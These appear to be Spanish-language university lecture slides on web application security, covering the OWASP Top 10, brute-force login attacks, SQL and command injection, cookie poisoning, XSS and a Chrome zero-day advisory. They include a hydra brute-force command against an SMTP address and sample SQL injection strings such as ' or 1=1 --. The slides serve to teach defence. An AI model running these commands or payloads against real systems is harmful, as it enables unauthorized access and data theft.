
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
(New) A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Demo de Ataques

Ataques a mecanismos de autenticación

- **Obtención usuario y clave con diccionarios o fuerza bruta (xhydra)**



The screenshot shows the xHydra application window. It has a menu bar with 'Quit'. Below is a tabbed interface with 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start' tabs. The 'Target' tab is active, showing options for 'Single Target' (selected) and 'Target List'. The 'Single Target' field contains '64.12.175.136'. There is a 'Prefer IPV6' checkbox which is unchecked. The 'Port' field is '587' and the 'Protocol' dropdown is set to 'smtp'. The 'Output Options' section has checkboxes for 'Use SSL' (unchecked), 'Be Verbose' (checked), 'Show Attempts' (checked), and 'Debug' (unchecked). At the bottom, a command line shows the generated command: `hydra -s 587 -v -V -l yourname -p yourpass -t 16 64.12.175.136 smtp`.

- **Saltear la validación del lado del cliente**
- **Modificación de atributos enviados por el servidor**
- **Explotar buffer overflows**
- **Canonización (../..)**
- **Ejecución de comandos**
- **Inyección de comandos SQL**
- **Otros**

Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para generar consultas SQL maliciosas. Existen infinidad de aplicaciones vulnerables en la red.

Utilizar esta técnica puede no ser tan sencillo como aparenta. Si no se presta atención, se puede creer que no es vulnerable una aplicación que lo es. Debemos chequear cada parámetro de cada script de cada aplicación.

Inyección de comandos SQL

Ej:

```
SELECT id FROM usuarios WHERE user='$f_user'  
AND password='$f_pass';
```

Problema:

¿Qué pasa si \$f_user= ““ or 1=1 --”?




Ejemplos de Inyección de comandos SQL

- **;** para ejecutar múltiples queries
- **--** para comentar el final del query
- **construcciones del tipo ' or ''='**
- **Construcciones del tipo *numero or 1=1***
- **Usar UNION**
- **ojo con xp_cmdshell() en MS SQL Server**

http://www.cgisecurity.com/lib/advanced_sql_injection.pdf

http://www.cgisecurity.com/lib/more_advanced_sql_injection.pdf

<http://www.cgisecurity.com/lib/SQLInjectionWhitePaper.pdf>



{1.0-dev-4512258}
<http://sqlmap.org>

```
[*] starting at 15:02:07
```


```
[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```


- **A veces, las aplicaciones invocan comandos externos a través de un intérprete de comandos. Según la forma de invocarlos, es posible que un usuario malicioso logre ejecutar un comando externo distinto al esperado. Ej: uso del caracter “;” en unix o “&” en windows.**

- **Cookie-poisoning**
- **Cuando un atacante utiliza esta técnica, generalmente es alguien que ya tiene acceso a la aplicación. El atacante modifica la cookie y se la reenvía al servidor. Como la aplicación no espera que la cookie cambie, es posible que procese esta cookie “envenenada”. Esto produce el cambio de campos de datos como puede ser el precio de un producto o la identidad del usuario.**
- **<http://www.cgisecurity.com/lib/CookiePoisoningByline.pdf>**

- **Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para lograr ejecutar código de scripting (VBScript, JavaScript) en el contexto de otro sitio web.**
 - Persistente: el atacante puede inyectar código de scripting en una página del sitio de forma persistente, de manera tal que el código agregado por el atacante es ejecutado por el navegador web de cualquier usuario que visita la página web
 - No persistente: la inyección ocurre en un parámetro de la aplicación (por ejemplo en la URL) y sólo es posible explotarla cuando le enviamos ciertos datos a la aplicación.

Cross-Site Scripting: Ejemplo



Atacando a los clientes

- Aparición frecuente de fallas en los navegadores que permiten ejecutar código arbitrario en el cliente, tomando el control parcial o total del equipo. Chrome:**

[Google](#) » [Chrome](#) : Product details, threats and statistics

[Versions](#) [Vulnerabilities \(3676\)](#) [Product Dashboard](#) [CVSS Report](#) [Metasploit Modules](#)

[Log in](#) to view product risk score details

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	10	52	0	5	0	0	0	0	0	0	0
2016	16	31	0	5	1	0	0	0	0	0	0
2017	27	39	0	13	0	0	0	0	0	0	26
2018	28	34	0	7	0	0	0	0	0	1	35
2019	22	94	0	6	0	0	1	0	0	1	43
2020	23	117	0	6	0	0	0	0	0	0	15
2021	46	186	0	3	0	1	0	0	0	0	10
2022	38	208	0	2	0	0	0	0	0	0	17
2023	29	104	0	2	0	0	0	0	0	0	3
2024	19	84	0	1	0	0	0	0	0	0	0
2025	12	28	0	0	0	0	0	0	0	0	0
Total	270	977		50	1	1	1			2	149

Operación ForumTroll: Ataque APT con cadena de exploits de día cero en Google Chrome

AS-016-2025

Fecha: 29/Abr/2025

Reportador por: CTI-FIRST

Resumen:

A mediados de marzo de 2025, las tecnologías de Kaspersky detectaron una ola de infecciones provocadas por un malware hasta entonces desconocido y altamente sofisticado. En todos los casos, la infección se produjo inmediatamente después de que la víctima hiciera clic en un enlace de un correo electrónico de phishing y abriera el sitio web de los atacantes mediante el navegador web Google Chrome. No fue necesario realizar ninguna otra acción para infectarse.

Todos los enlaces maliciosos eran personalizados y tenían una vida útil muy corta. Sin embargo, las tecnologías de detección y protección de exploits de Kaspersky lograron identificar con éxito el exploit de día cero que fue utilizado para escapar del entorno aislado (sandbox) de Google Chrome.

Kaspersky analiza rápidamente el código del exploit, realiza ingeniería inversa de su lógica y confirma que se basaba en una vulnerabilidad de día cero que afectaba a la versión más reciente de Google Chrome. Posteriormente, se reporta la vulnerabilidad al equipo de seguridad de Google.

El informe detallado de Kaspersky permitió a los desarrolladores abordar el problema rápidamente, y el 25 de marzo de 2025, Google publicó una actualización que corrigió la vulnerabilidad y agradeció a Kaspersky por el descubrimiento de este ataque.

Muchas virtuales vulnerables para probar



Distribución de linux que incluye muchas de las herramientas de ataque mencionadas.

